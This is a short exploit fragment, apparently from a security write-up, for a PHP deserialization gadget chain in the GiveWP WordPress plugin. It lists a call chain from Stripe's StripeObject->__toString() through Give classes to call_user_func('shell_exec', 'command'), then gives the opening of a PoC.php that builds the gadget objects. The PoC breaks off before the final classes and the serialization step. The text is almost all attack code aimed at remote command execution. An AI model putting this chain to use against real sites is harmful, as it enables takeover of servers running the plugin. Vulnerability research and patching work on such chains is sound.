*\0maxRetries";i:10;}}}}}}
Stripe\StripeObject->__toString()
Stripe\StripeObject->toArray()
Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData->toArray()
Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData->getLegacyBillingAddress()
Give->__get('address1')
\Give\Vendors\Faker\ValidGenerator->get('address1')
\Give\Vendors\Faker\ValidGenerator->__call('get', 'address1')
Give\Onboarding\SettingsRepository->get('address1') (Возвращает строку команды)
call_user_func('shell_exec', 'command')
PoC.php
<?php
namespace Stripe{
	class StripeObject
	{
		protected $_values;
		public function __construct(){
			$this->_values['foo'] = new \Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData();
		}
	}
}

namespace Give\PaymentGateways\DataTransferObjects{
	class GiveInsertPaymentData{
    public $userInfo;
		public function __construct()
    {
        $this->userInfo['address'] = new \Give();
    }
	}
}

namespace{
	class Give{
		protected $container;
		public function __construct()
		{
			$this->container = new \Give\Vendors\Faker\ValidGenerator();
		}
	}
}






